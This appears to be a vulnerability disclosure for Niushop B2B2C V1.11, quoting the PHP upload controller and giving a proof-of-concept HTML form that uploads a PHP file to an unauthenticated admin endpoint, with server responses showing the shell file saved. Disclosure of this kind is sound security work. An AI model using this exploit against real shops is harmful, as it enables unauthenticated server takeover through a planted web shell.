Niushop B2B2C Multi-business basic version V1.11 File Upload Vulnerability

Description: The NiuShop open source mall system is a set of PHP open source e-commerce system. Niushop B2B2C Multi-business basic version V1.11, can bypass the administrator to obtain the background upload interface, through parameter upload, bypass the getimagesize function, upload php file, getshell.

1.技术说明


Located at \application\admin\controller\upload.php line: 112~148

```
    */
    public function uploadFile()
    {
        $this->file_path = request()->post("file_path", "");
        if ($this->file_path == "") {
            $this->return['message'] = "文件路径不能为空";
            return $this->ajaxFileReturn();
        }
        // 重新设置文件路径
        $this->resetFilePath();
        // 检测文件夹是否存在，不存在则创建文件夹
        if (! file_exists($this->reset_file_path)) {
            $mode = intval('0777', 8);
            mkdir($this->reset_file_path, $mode, true);
        }

        $this->file_name = $_FILES["file_upload"]["name"]; // 文件原名
        $this->file_size = $_FILES["file_upload"]["size"]; // 文件大小
        $this->file_type = $_FILES["file_upload"]["type"]; // 文件类型

        if ($this->file_size == 0) {
            $this->return['message'] = "文件大小为0MB";
            return $this->ajaxFileReturn();
        }

        // 验证文件
        if (! $this->validationFile()) {
            return $this->ajaxFileReturn();
        }
        $guid = time();
        $file_name_explode = explode(".", $this->file_name); // 图片名称
        $suffix = count($file_name_explode) - 1;
        $ext = "." . $file_name_explode[$suffix]; // 获取后缀名
        $newfile = $guid . $ext; // 重新命名文件
                                 // 特殊 判断如果是商品图
```

It uses the getimagesize function to verify that the uploaded file is an image. This is easy to bypass

2.poc

The upload interface is found through code auditing, and the user does not need to log in to access.




{"message":"\u6587\u4ef6\u8def\u5f84\u4e0d\u80fd\u4e3a\u7a7a","code":0,"data":""}

Upload php file by parameter data of parameter parameter_uoploadand file_path

```
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>上传文件</title>
    </head>
    <body>
        <form action="http:/[redacted]/index.php?s=/admin/upload/uploadfile" method="post" enctype="multipart/form-data">
            <input type="file" name="file_upload" />
            <input name="file_path" value='upload/common/'/>
            <input type='submit' >
        </div>
        </form>
    </body>
</html>
```

Uploaded successfully! Return path!



{"code":1,"data":"upload\/common\/1562223151.php","message":"\u4e0a\u4f20\u6210\u529f"}

getshell！！